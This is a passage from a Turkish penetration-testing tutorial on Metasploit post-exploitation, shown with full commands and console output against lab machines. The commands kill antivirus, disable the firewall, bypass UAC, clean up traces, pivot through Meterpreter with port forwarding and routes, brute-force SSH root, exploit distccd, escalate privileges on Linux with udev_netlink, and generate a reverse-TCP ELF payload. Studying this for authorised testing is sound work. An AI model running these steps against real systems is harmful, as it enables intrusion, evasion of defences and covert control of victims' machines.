Meterpreter yüklenmiş ve erişim sağlanmış sistemlerde birçok güvenlik teknolojisi bulunabilir; işletim sisteminin kullanıcı yetkilendirme yapısı veya anti-virüs sistemi ilk akla gelenlerdir. Anti-virüs sistemleri Meterpreter'in hedef sisteme yüklenmesinde sorun çıkarabilir ve erişimi kesebilir, bu güvenlik önleminin aşılabilmesi ilerleyen bölümlerde aktarılacaktır. Anti-virüs sistemine rağmen Meterpreter yüklenmiş ancak sonraki işlemler için kapatılması gerekiyor yada Windows güvenlik duvarının devre dışı bırakılması gerekiyor ise Meterpreter script'leri kullanışlı olmaktadır.

Hedef sistemdeki güvenlik politikalarını görüntülemek ve güvenlik duvarını kapatmak gibi işler için **getcountermeasure** kullanılabilir. Parametre verilmeden çalıştığında güvenlik duvarı durumu ve politikasını gösterecektir. Meterpreter oturumu SYSTEM kullanıcı haklarına sahip ise **-d** ile de güvenlik duvarını devre dışı bırakabilir. Ayrıca **-k** parametresi ile de saptanacak anti-virüs yazılımlarının süreçlerini öldürebilir.

```
meterpreter > run getcountermeasure -h
Getcountermeasure -- List (or optionally, kill) HIPS and AV
processes, show XP firewall rules, and display DEP and UAC policies
OPTIONS:
  -d      Disable built in Firewall
  -h      Help menu.
  -k      Kill any AV, HIPS and Third Party Firewall process found.

meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermesasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode           = Enable
[*] Exception mode            = Enable
[*]
[*] Standard profile configuration (current):
[*] -----
[*] Operational mode           = Disable
[*] Exception mode            = Enable
[*]
[*] IMPORTANT: Command executed successfully.
[*] However, "netsh firewall" is deprecated;
[*] use "netsh advfirewall firewall" instead.
[*] For more information on using "netsh advfirewall firewall" commands
[*] instead of "netsh firewall", see KB article 947709
[*] at http://go.microsoft.com/fwlink/?linkid=121488 .
[*]
[*] Checking DEP Support Policy...
```

```
meterpreter > run getcountermeasure -d
[*] Running Getcountermeasure on the target...
[*] Checking for contermesures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode           = Enable
[*] Exception mode            = Enable
[*]
[*] Standard profile configuration (current):
[*] -----
[*] Operational mode           = Disable
[*] Exception mode             = Enable
[*]
[*] IMPORTANT: Command executed successfully.
[*] However, "netsh firewall" is deprecated;
[*] use "netsh advfirewall firewall" instead.
[*] For more information on using "netsh advfirewall firewall" commands
[*] instead of "netsh firewall", see KB article 947709
[*] at http://go.microsoft.com/fwlink/?linkid=121488 .
[*] Disabling Built in Firewall.....
[*] Checking DEP Support Policy...
```

Meterpreter Üzerinden Windows Güvenlik Duvarını Kapatmak

Hedef sistemde bulunan anti-virüs yazılımlarını devre dışı bırakabilecek bir diğer script ise **killav**'dir. Çalıştığında hedef sistemde anti-virüs yazılımlarının çalıştırılabilir uygulaması olan bir süreç bulunduğunda sonlandıracaktır.

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
```

Meterpreter Üzerinden Anti-Virüs Yazılımlarını Durdurmak

Windows işletim sistemlerinin bir diğer güvenlik özelliği olan UAC (User Account Control) ise kullanıcıların sürekli sistem yöneticisi yetkisinde çalışmasını önlemek, kötü niyetli yazılımların tüm yetkileri ele geçirmesini önlemek ve yetki gereken durumlarda ayrı bir arayüzden kullanıcıdan onay istemek biçiminde çalışır. Ancak UAC'nin de devre dışı bırakılması mümkündür, **bypassuac** ile UAC koruması kaldırılabilir.

```
meterpreter > run post/windows/escalate/bypassuac
[*] Started reverse handler on 192.168.1.11:443
[*] Starting the payload handler...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
```

Meterpreter Üzerinden Windows UAC'nin Atlatılması

### 4.3.7 Yapılan İşlemlerin Eski Haline Döndürülmesi ve Log Temizleme

Meterpreter ile sisteme yönelik yapılacak her tür yapılandırma değişikliği, registry kaydı değişikliği ve kullanıcı ekleme gibi işlemlerin sonucunda adımların geri alınması gerekecektir. Aksi takdirde sistemde çok belirgin bir iz bırakılacak ve sistemin ele geçirildiği çok basit biçimde anlaşılabilecektir.

Önceki RDP bağlantısı örneğinde oluşturulan kullanıcı ve servisin etkinleştirilmesi için yapılan işlemler, hedef sistemde yapılandırma değişikliği gerektirmektedir. Bu işlem sonunda sistemi eski haline döndürebilmek için, işlem sonunda belirtilen ve işletilmesi gerekli komutları içeren “/root/.msf4/logs/scripts/getgui/clean\_up\_\_20120920.2546.rc ” ve “/root/.msf4/logs/scripts/getgui/clean\_up\_\_20120920.4409.rc ” dosyaları çalıştırılmalıdır. Yapılan işlem sonucu oluşturulan komut dosyalarının içeriği aşağıda görülmektedir.

```
#cat /root/.msf4/logs/scripts/getgui/clean_up__20120920.2546.rc
reg setval -k 'HKLM\System\CurrentControlSet\Control\Terminal Server' -v
'fDenyTSConnections' -d "1"
execute -H -f cmd.exe -a "/c sc config termserve start= disabled"
execute -H -f cmd.exe -a "/c sc stop termserve"
execute -H -f cmd.exe -a "/c 'netsh firewall set service type = remotedesktop mode =
enable'"
#cat /root/.msf4/logs/scripts/getgui/clean_up__20120920.4409.rc
execute -H -f cmd.exe -a "/c net user testuser /delete"
reg deleteval -k HKLM\SOFTWARE\Microsoft\Windows\
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList -v testuser
```

Meterpreter Scripting ile Remote Desktop Bağlantısı Sonrası İz Temizleme İçeriği

Görüleceği üzere RDP servisinin tekrar devre dışı bırakılması, servisin durdurulması ve güvenlik duvarından izinlerin ayarlanması adımları ilk dosyada yer almaktadır. İkinci dosyada ise kullanıcı silinmesi ve kullanıcı için varsa registry anahtarının silinmesi görülmektedir. Komutlar aşağıdaki gibi işletilebilir, böylece hedef sistem yetkisiz erişim sağlanabilmesi için verilen talimatlardan önceki haline döndürülür.

```
meterpreter > run multi_console_command -rc
/root/.msf4/logs/scripts/getgui/clean_up__20120920.2546.rc
[*] Running Command List ...
[*] Running command reg setval -k 'HKLM\System\CurrentControlSet\Control\Terminal
Server' -v 'fDenyTSConnections' -d "1"
Successful set fDenyTSConnections.
[*] Running command execute -H -f cmd.exe -a "/c sc config termserve start=
disabled"
Process 5800 created.
```

```
[*] Running command execute -H -f cmd.exe -a "/c sc stop termserve"
Process 2100 created.
[*] Running command execute -H -f cmd.exe -a "/c 'netsh firewall set service type =
remotedesktop mode = enable'"
Process 1072 created.
meterpreter > run multi_console_command -rc
/root/.msf4/logs/scripts/getgui/clean_up__20120920.4409.rc
[*] Running Command List ...
[*] Running command execute -H -f cmd.exe -a "/c net user testuser /delete"
Process 3552 created.
[*] Running command reg deleteval -k HKLM\\SOFTWARE\\Microsoft\\Windows\\
NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList -v testuser
[-] stdapi_registry_open_key: Operation failed: The system cannot find the file
specified.
```

#### Meterpreter Scripting ile Remote Desktop Bağlantısı Sonrası İz Temizleme

Meterpreter ile yapılan işlemlerin dışında, diğer modüllerin işlemleri ve ön analiz esnasında yapılan işlemler bulunmaktadır. Tüm bu işlemler sistemlerde iz bırakacaktır ve bu izler incelenerek denetmenin işlem adımları görülebilir. Bu durum her zaman istenmemektedir, yönetim kurulu veya yetkili bir bölümden izinli olarak yapılan ve bilişim çalışanlarından gizlenmesi istenen bir saldırı en somut örnektir. Saldırı izleri gizleme ve temizleme süreci oldukça karmaşıktır, her sistem veya cihazda farklılıklar göstermektedir. Meterpreter içinde bulunan bazı modüller ile en belirgin olacak izler silinebilir.

## 4.4 Meterpreter Üzerinden İletişim ve Saldırı Tünelleme

Meterpreter'in önemli özelliklerinden bir tanesi de, yüklü olduğu hedefin bağlı olduğu ağlara yönlendirme yapabilmesidir. Bu yönlendirme üzerinden saldırıların aktarılması, ele geçirilen bir sistem üzerinden bir başkasına sızılması mümkün olmaktadır. Ayrıca sadece bir portu yönlendirme yeteneği de bulunmaktadır, böylece bir başka sisteme veya hedef üzerindeki normalde erişilemeyen bir porta da erişim sağlanabilmektedir.

### 4.4.1 Meterpreter Üzerinden Port Yönlendirme ile Saldırı Tünelleme

Hedef sistemin erişilebilir olan bir portu üzerinden erişim sağlanmış ancak güvenlik duvarı nedeniyle erişilemeyen bir başka servisin güvenlik açığının da araştırılması gerekiyorsa Port Yönlendirme kullanılabilir. Ayrıca farklı bir sistemin portunun yönlendirilmesi veya yetkisi daha yüksek bir servisin açığının istismar edilmesi de diğer olası sebepler arasında yer alabilir.

Örneğimizde hedef Linux işletim sisteminde bir güvenlik açığı kullanılarak Meterpreter oturumu elde edilmiştir. Bu oturum üzerinden, normalde erişilemeyen ve güvenlik duvarı tarafından engellenen SSH servisi için yönlendirme yapılmıştır. Parola deneme amaçlı yapılan bu yönlendirme ile **root** kullanıcısının parolası denetlenecektir. Meterpreter'da **portfwd** komutu ile denetmen sisteminin **9000** TCP portunun hedef sistemin **22** nolu portuna yönlendirilmesi sağlanmıştır.

```
msf exploit(udev_netlink) > sessions

Active sessions
=====
Id  Type      Information                                     Connection
--  -
  9  meterpreter x86/linux uid=1000, gid=1000, euid=1000, egid=1000, suid=1000,
sgid=1000 @ metasploitable 172.16.100.1:5543 -> 172.16.100.3:54696 (172.16.100.3)

msf exploit(udev_netlink) > sessions -i 9
[*] Starting interaction with 9...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -L <opt> The local host to listen on (optional).
  -h       Help banner.
  -l <opt> The local port to listen on.
  -p <opt> The remote port to connect to.
  -r <opt> The remote host to connect to.
```

```
meterpreter > portfwd add -l 9000 -p 22 -r 127.0.0.1
[*] Local TCP relay created: 0.0.0.0:9000 <-> 127.0.0.1:22
meterpreter > background
[*] Backgrounding session 9...
```

#### Meterpreter ile Port Yönlendirme Yapılması

Yapılan yönlendirmenin testi ve güvenlik denetimi için ise **ssh\_login** modülü kullanılmış, denetmen sistemin **9000** nolu TCP portu hedef gösterilmiştir. Yapılan analiz neticesinde **root** kullanıcısının parolasının **root** olduğu görülmüş ve oturum elde edilmiştir.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > info
  Name: SSH Login Check Scanner
  Module: auxiliary/scanner/ssh/ssh_login
  Version: 15732
  License: Metasploit Framework License (BSD)
  Rank: Normal
Provided by:
  todb <todb@metasploit.com>
Basic options:
  Name          Current Setting  Required  Description
  ----          -
  BLANK_PASSWORDS false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
  PASSWORD          no              no        A specific password to authenticate with
  PASS_FILE         no              no        File containing passwords, one per line
  RHOSTS            127.0.0.1       yes       The target address range or CIDR
  identifier
  RPORT            9000            yes       The target port
  STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for
a host
  THREADS           1                yes       The number of concurrent threads
  USERNAME          root             no        A specific username to authenticate as
  USERPASS_FILE    no              no        File containing users and passwords
separated by space, one pair per line
  USER_AS_PASS     true            no        Try the username as the password for all
users
  USER_FILE         no              no        File containing usernames, one per line
  VERBOSE           true            yes       Whether to print output for all attempts
Description:
  This module will test ssh logins on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.
References:
  http://cvedetails.com/cve/1999-0502/
```

```
msf auxiliary(ssh_login) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(ssh_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(ssh_login) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login) > set RPORT 9000
RPORT => 9000
msf auxiliary(ssh_login) > run
[*] 127.0.0.1:9000 SSH - Starting bruteforce
[*] 127.0.0.1:9000 SSH - [1/1] - Trying: username: 'root' with password: 'root'
[*] Command shell session 13 opened (172.16.100.1:40934 -> 127.0.0.1:9000) at 2012-12-11
17:36:39 +0200
[+] 127.0.0.1:9000 SSH - [1/1] - Success: 'root':'root' 'uid=0(root) gid=0(root)
groups=0(root) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Meterpreter ile Yönlendirilen Porta SSH Kullanıcı/Parola Denetimi Yapılması

#### 4.4.2 Meterpreter Üzerinden Ağ Yönlendirme ile Saldırı Tünelleme

Meterpreter'in tünelleme özelliği de port yönlendirme kadar işlevseldir ve birçok sisteme eş zamanlı sızmak için verimli sonuçlar üretmektedir. Sızılan bir hedef sisteme Meterpreter yüklenmesi sonrasında, diğer sistemlere sızmak için **route** komutu ile eklenecek tüneller kullanılabilir. Eklenen yönlendirmeler Meterpreter'in kanalları arasında aktarılmaktadır, bu nedenle yönlendirme yapılacak bir Meterpreter oturumunu bilinmeyen bir sebeple çakılması veya sonlanması söz konusu olabilir. Yönlendirmeler öncesinde, yedekleme amacıyla hedef sistemden ikincil bir Meterpreter oturumu alınması önerilmektedir.

Örnekte hedef sistem üzerindeki erişilebilir olan **172.16.10.0/24** ağı için gönderilecek tüm iletişimlerin, **14** numaralı Meterpreter oturumu üzerinden gönderilmesi istenmiştir. **route** komutu Metasploit Framework konsolunda girildiğinde, tüm Metasploit modüllerini etkiler ancak denetmen işletim sisteminin diğer bileşenleri bu özellikten faydalanamaz. Böyle bir ihtiyaçta port yönlendirme kullanılmalı, denetmen sistemindeki bir porta erişen yazılımlara analiz imkanı sunulmalıdır.

```
msf auxiliary(ssh_login) > sessions
Active sessions
=====
Id  Type           Information           Connection
--  -
14  meterpreter x86/win32 NT AUTHORITY\SYSTEM @ HACMEXPSP2 172.16.100.1:4444 ->
172.16.100.4:1069 (172.16.100.4)

msf auxiliary(ssh_login) > route -h
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.

msf auxiliary(ssh_login) > route add 172.16.10.0 255.255.255.0 14
[*] Route added

msf auxiliary(ssh_login) > route print
Active Routing Table
=====
Subnet           Netmask           Gateway
-----
172.16.10.0      255.255.255.0     Session 14
```

Meterpreter Üzerinden Ağ Yönlendirme Kaydı Girilmesi



Girilen yönlendirme kaydı sonrasında **172.16.10.0/24** ağında bir analiz gerçekleştirilebilir. Örnek analiz olarak ağda başka bir sistemin varlığını saptamak adına **smb\_version** kullanılmış ve normal koşullarda bağlanamayacağımız **172.16.10.3** adresindeki Linux sunucu saptanmıştır.

```
msf auxiliary(udp_sweep) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes          The target address range or CIDR identifier
  SMBDomain  WORKGROUP       no         The Windows domain to use for authentication
  SMBPass                no         The password for the specified username
  SMBUser         no         The username to authenticate as
  THREADS        1           yes        The number of concurrent threads

msf auxiliary(smb_version) > RHOSTS 172.16.10.1-5
RHOSTS => 172.16.10.1-5
msf auxiliary(smb_version) > THREADS 10
THREADS => 10
msf auxiliary(smb_version) > run

[*] 172.16.10.3:445 is running Unix Samba 3.0.20-Debian (language: Unknown)
(domain:WORKGROUP)
[*] 172.16.10.4:445 is running Windows XP Service Pack 2 (language: Turkish)
(name:HACMEXPSP2) (domain:GAMASEC)
```

Meterpreter Üzerinden Ağ Yönlendirmesi ile SMB Taraması

Saptanan **172.16.10.3** IP adresindeki sisteme sızmak amacıyla **distcc\_exec** exploit'i kullanılmış ve Payload olarak **cmd/unix/bind\_perl** tercih edilmiştir. **route** ile eklenen ağlarda yapılacak işlemlerde ters bağlantı tercih edilmemelidir, hedefin denetmen ağına doğrudan erişemeyeceği unutulmamalıdır. Yapılması zorunlu ise Meterpreter **portfwd** ile çapraz yönlendirmeler kullanılabilir ancak kararlı bir oturum olmayacağı unutulmamalıdır.

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > info
  Name: DistCC Daemon Command Execution
  Module: exploit/unix/misc/distcc_exec
  Version: 15473
  Platform: Unix
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
```

## Provided by:

hdm <hdm@metasploit.com>

## Available targets:

Id	Name
--	----
0	Automatic Target

## Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	3632	yes	The target port

## Payload information:

Space: 1024

## Description:

This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

## References:

<http://cvedetails.com/cve/2004-2687/>  
<http://www.osvdb.org/13378>  
<http://distcc.samba.org/security.html>

**msf exploit(distcc\_exec) > set RHOST 172.16.10.3**

RHOST => 172.16.10.3

**msf exploit(distcc\_exec) > set PAYLOAD cmd/unix/bind\_perl**

PAYLOAD => cmd/unix/bind\_perl

**msf exploit(distcc\_exec) > set LPORT 5111**

LPORT => 5111

**msf exploit(distcc\_exec) > show options**

Module options (exploit/unix/misc/distcc\_exec):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST	172.16.10.3	yes	The target address
RPORT	3632	yes	The target port

Payload options (cmd/unix/bind\_perl):

Name	Current Setting	Required	Description
----	-----	-----	-----
LPORT	5111	yes	The listen port
RHOST	172.16.10.3	no	The target address

## Exploit target:

Id	Name
--	----
0	Automatic Target

```
msf exploit(distcc_exec) > exploit

[*] Started bind handler
[*] Command shell session 15 opened (Local Pipe -> Remote Pipe) at 2012-12-11 18:22:57 +0200

whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Background session 15? [y/N] y

msf exploit(distcc_exec) > sessions

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
  14  meterpreter x86/win32 NT AUTHORITY\SYSTEM @ HACMEXPSP2 172.16.100.1:4444 ->
172.16.100.4:1069 (172.16.100.4)
  15  shell unix                                     Local Pipe -> Remote Pipe
(172.16.10.3)
```

Meterpreter Üzerinden Ağ Yönlendirmesi ile Exploit İşlemi

## 4.5 Yerel Exploit Kullanımı ile Yetki Yükseltme

Metasploit Framework sadece uzak bir sisteme yönelik exploit'ler değil, sistem içi kullanılacak ve yetki yükseltecek exploit'ler de içermektedir. Hedef olan Windows işletim sistemi için Meterpreter üzerinden **getsystem** ile yetki yükseltmek mümkün olduğu gibi yerel exploit'ler de kullanılabilir. Hedef olan Linux işletim sisteminde ise Meterpreter üzerinde **getsystem** fonksiyonu yoktur ve yerel exploit'ler kullanılarak belirtilen yetki yükseltme işlemi yapılabilir.

Ele geçirilmiş bir Linux işletim sisteminde varolan oturumun yetkisini yükseltmek için **exploit/linux/local/sock\_sendpage** ve **exploit/linux/local/udev\_netlink** modülleri kullanılabilir. Örneğimizde ele geçirilmiş olan bir Linux işletim sistemi kabuk erişimi bulunmaktadır ve yerel bir exploit kullanımı ile **root** haklarıyla Meterpreter yüklenmesi sağlanacaktır.

```
msf > sessions

Active sessions
=====

Id  Type      Information      Connection
--  -
11  shell linux          172.16.100.1:5421 -> 172.16.100.3:54316 (172.16.100.3)

msf exploit(udev_netlink) > use exploit/linux/local/udev_netlink
msf exploit(udev_netlink) > info

    Name: Linux udev Netlink Local Privilege Escalation
    Module: exploit/linux/local/udev_netlink
    Version: 0
    Platform: Linux
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Great

Provided by:
  kcope
  Jon Oberheide
  egypt <egypt@metasploit.com>

Available targets:
  Id  Name
  --  -
  0   Linux x86
  1   Linux x64
```

## Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
NetlinkPID		no	Usually udevd pid-1. Meterpreter sessions will autodetect
SESSION		yes	The session to run this module on.
WritableDir	/tmp	yes	A directory where we can write files (must not be mounted noexec)

## Payload information:

## Description:

Versions of udev < 1.4.1 do not verify that netlink messages are coming from the kernel. This allows local users to gain privileges by sending netlink messages from userland.

## References:

<http://cvedetails.com/cve/2009-1185/>  
<http://www.osvdb.org/53810>  
<http://www.securityfocus.com/bid/34536>

Kullanılması planlanan yerel Exploit **udev\_netlink** ve kullanılacak oturum ise 11 numaralı oturumdur. Yerel Exploit'ler varolan oturumun yetkisini yükseltmek şeklinde değil, bir başka Meterpreter veya Payload yüklenmesi için kullanıldıklarında daha başarılı olurlar. Varolan oturumun yetkisinin yükseltilmeye çalışılması oturumun kaybedilmesi ile sonuçlanabilir. Örnekte **linux/x86/meterpreter/bind\_tcp** Payload'u kullanılmış ve bağlantı seçenekleri tanımlandıktan sonra ilgili oturum için çalıştırılmıştır. Sonuç aşamasında görüleceği üzere, **root** kullanıcısı haklarıyla bağlanmış bir Meterpreter oturumu elde edilmiştir.

```
msf exploit(udev_netlink) > PAYLOAD linux/x86/meterpreter/bind_tcp
PAYLOAD => linux/x86/meterpreter/bind_tcp
```

```
msf exploit(udev_netlink) > set SESSION 11
SESSION => 11
```

```
msf exploit(udev_netlink) > set RHOST 172.16.100.3
RHOST => 172.16.100.3
```

```
msf exploit(udev_netlink) > LPORT 8976
LPORT => 8976
```

```
msf exploit(udev_netlink) > show options
Module options (exploit/linux/local/udev_netlink):
  Name      Current Setting  Required  Description
  ----      -
```

NetlinkPID	no	Usually udevd pid-1. Meterpreter sessions will autodetect
SESSION	11	yes The session to run this module on.
WritableDir	/tmp	yes A directory where we can write files (must not be mounted noexec)

Payload options (linux/x86/meterpreter/bind\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
DebugOptions	0	no	Debugging options for POSIX meterpreter
LPORT	8976	yes	The listen port
PrependFork		no	Add a fork() / exit_group() (for parent) code
RHOST	172.16.100.3	no	The target address

Exploit target:

Id	Name
--	----
0	Linux x86

**msf exploit(udev\_netlink) > exploit**

```
[*] Started bind handler
[*] Attempting to autodetect netlink pid...
[*] Shell session, trying sh script to find netlink pid
[+] Found netlink pid: 2297
[*] Writing payload executable (163 bytes) to /tmp/fMqyCNbndU
[*] Writing exploit executable (2471 bytes) to /tmp/RcIyzVEEps
[*] chmod'ing and running it...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1126400 bytes) to 172.16.100.3
[*] Meterpreter session 12 opened (172.16.100.1:37259 -> 172.16.100.3:8976) at
2012-12-11 16:57:35 +0200
```

**meterpreter > background**

```
[*] Backgrounding session 12...
```

**msf exploit(udev\_netlink) > sessions**

Active sessions

=====

Id	Type	Information	Connection
--	----	-----	-----
11	shell linux		172.16.100.1:5421 -> 172.16.100.3:54316 (172.16.100.3)
12	meterpreter	x86/linux uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @	
	metasploitable		172.16.100.1:37259 -> 172.16.100.3:8976 (172.16.100.3)

```
msf exploit(udev_netlink) > sessions -i 12
[*] Starting interaction with 12...
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
(i686)
Architecture : i686
Meterpreter   : x86/linux
```

Linux İşletim Sisteminde Yerel Exploit ile Root Haklarıyla Meterpreter Yüklenmesi

## 4.6 İleri Düzey Payload İşlemleri

### 4.6.1 Kendi Çalışan Payload Hazırlanması

Payload'lar sadece Exploit'ler ile kullanılmamaktadır; özel hazırlanmış kodlara eklenebilmekte, bir çalıştırılabilir uygulamaya eklenebilmekte veya tek başına çalışabilecek biçimde tasarlanabilmektedir. Metasploit Framework'ten bağımsız bir Exploit hazırlamak, kısmi erişim sağlanan bir sisteme tam erişim sağlamak, erişimin yetkisini yükseltmek, kabuk erişimini Meterpreter'a veya VNC'ye dönüştürmek, dosya yüklemekten kaynaklanan bir açığı kullanmak gibi çok sayıda amaçla çalıştırılabilir Payload'lar üretilmektedir.

Çalıştırılabilir bir Payload, **msfpayload** veya doğrudan **msfconsole** içinden hazırlanabilmektedir. **Msfconsole** içinden kullanım esnasında uygun Payload seçilir, gerekli bağlantı seçenekleri tanımlanır ve üretilecek uygulama tipi seçilir. Bağlantı seçenekleri konusu dikkatlice planlanmalıdır; ters bağlantılarda hedefin erişimi sağlayamaması veya hedefte bir portun dinlenmesi esnasında o porta erişemeyecek duruma olmak, tüm Payload üretim işlemini anlamsız hale getirir. Kendi çalışabilir bir Payload için çok sayıda uygulama türü vardır; bir Payload Windows platformu için EXE, Linux/Unix platformu için SH olarak hazırlanabildiği gibi ASP, PHP, Java, Ruby, Perl, Elf dosya tiplerinde de hazırlanabilir. Amaca uygun tipin seçilmesi ve hedefte çalıştırılabilir bir yöntemin bulunuyor olması temel koşullardandır.

Kendi çalışan Payload'lara bağlantı için **handler** isimli özel bir Exploit modülü kullanılır. Tüm Payload'lar ile uyumlu bu modül aracılığıyla, iletişim kurulacak Payload'un türü ve bağlantı seçenekleri tanımlanarak oturum oluşturulmaktadır. Örneğimizde Payload olarak **linux/x86/meterpreter/reverse\_tcp** seçilmiştir ve bağlantı seçenekleri tanımlanmıştır. Bir diğer hassas nokta ise **handler**'ın çalışmasının arka plana atılması gerekliliğidir; hedefin bağlantı sağlamak istediği süre içinde **handler**'ı hazırlamak yerine hazır tutmak daha iyi bir fikirdir.

```
msf >use exploit/multi/handler
msf exploit(handler) > info
  Name: Generic Payload Handler
  Module: exploit/multi/handler
  Version: 15518
  Platform: Windows, Linux, Solaris, Unix, OSX, BSD, PHP, Java
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Manual
```



Provided by:  
hdm <hdm@metasploit.com>

Available targets:

Id	Name
--	----
0	Wildcard Target

Payload information:

Space: 10000000  
Avoid: 0 characters

Description:

This module is a stub that provides all of the features of the Metasploit payload system to exploits that have been launched outside of the framework.

**msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse\_tcp**

PAYLOAD => linux/x86/meterpreter/reverse\_tcp

**msf exploit(handler) > show options**

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
DebugOptions	0	no	Debugging options for POSIX meterpreter
LHOST	172.16.100.1	yes	The listen address
LPORT	4444	yes	The listen port
PrependFork		no	Add a fork() / exit_group() (for parent)

code

Exploit target:

Id	Name
--	----
0	Wildcard Target

**msf exploit(handler) > exploit -j**

[\*] Exploit running as background job.  
[\*] Started reverse handler on 172.16.100.1:4444  
[\*] Starting the payload handler...

Kendi Çalışan Linux Meterpreter Payload'u için Handler'ın Hazırlanması

Doğru **handler** yapılandırması ve çalıştırılması sonrasında Payload üretimine geçirilebilir. Örnekte Linux işletim sistemi çalıştıran bir sunucu için ELF binary'si olarak hazırlanan bir Payload ve hedefte çalıştığında oluşan süreç gösterilmiştir. Hedefe gönderim yöntemi ve aktarım miktarı da üretilen Payload tipini etkilemektedir. Örnekte üretilen Payload çıktısı SH olarak istendiğinde 4908850 byte çıktı üretilirken ELF binary'si istendiğinde 155 byte çıktı üretilmektedir. Aradaki fark ELF binary'si üretiminde sadece Stager olarak bilinen ilklendirme bölümü üretilmiş olmasıdır, bağlantı aşamasında gerekli Payload bileşenleri yüklenecektir. Örnekte ELF binary'si kullanımı tercih edilecektir.

```
msf exploit(handler) > use payload/linux/x86/meterpreter/reverse_tcp
msf payload(reverse_tcp) > info
  Name: Linux Meterpreter, Reverse TCP Stager
  Module: payload/linux/x86/meterpreter/reverse_tcp
  Version: 15919, 14976
  Platform: Linux
  Arch: x86
Needs Admin: No
  Total size: 178
  Rank: Normal

Provided by:
  PKS
  egypt <egypt@metasploit.com>
  skape <mmiller@hick.org>

Basic options:
Name          Current Setting  Required  Description
-----
DebugOptions  0                no        Debugging options for POSIX meterpreter
LHOST         172.16.100.1    yes       The listen address
LPORT         4444             yes       The listen port
PrependFork   no               no        Add a fork() / exit_group() (for parent) code

Description:
  Connect back to the attacker, Staged meterpreter server

msf payload(reverse_tcp) > LHOST 172.16.100.1
LHOST => 172.16.100.1

msf payload(reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload.
OPTIONS:
  -E          Force encoding.
  -b <opt>    The list of characters to avoid: '\x00\xff'
```

```

-e <opt> The name of the encoder module to use.
-f <opt> The output file name (otherwise stdout)
-h      Help banner.
-i <opt> the number of encoding iterations.
-k      Keep the template executable functional
-o <opt> A comma separated list of options in VAR=VAL format.
-p <opt> The Platform for output.
-s <opt> NOP sled length.
-t <opt> The output format:
raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vba-exe,v
bs,loop-vbs,asp,aspx,war,psh,psh-net
-x <opt> The executable template to use

msf payload(reverse_tcp) > generate -t sh -f /tmp/ex.sh
[*] Writing 4908850 bytes to /tmp/ex.sh...

msf payload(reverse_tcp) > generate -t elf -f /tmp/ex
[*] Writing 155 bytes to /tmp/ex...
```

#### Linux için Kendi Çalışan ELF Tipinde Payload Hazırlanması

Hazırlanan Payload'un hedefe gönderimi için telnet oturumu, e-posta gönderimi veya bir başka açıktan faydalanılabilir. Hedefe farklı bir yöntem ile gönderilen **/tmp/ex** uygulamasının çalıştırılması sonrasında ise aşağıdaki gibi bir görüntü oluşmakta ve istenen Meterpreter oturumu alınmaktadır. Telnet oturumuna rağmen böyle bir Meterpreter oturumu istenmesinin sebepleri arasında ise yetki yükseltme isteği, Meterpreter'in avantajlarından faydalanma veya çoklu oturum sayılabilir. Ayrıca Linux Meterpreter modülü henüz bir Exploit'e entegre değildir, Linux açıklarının kullanımı sonucu bir kabuk veya telnet oturumu elde edilmesi sonucunda da bu adıma atlanabilir.

```

msf payload(reverse_tcp) >
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1126400 bytes) to 172.16.100.3
[*] Meterpreter session 6 opened (172.16.100.1:4444 -> 172.16.100.3:35761) at 2012-11-29
21:24:24 +0200
msf payload(reverse_tcp) > sessions

Active sessions
=====

  Id  Type                Information
Connection
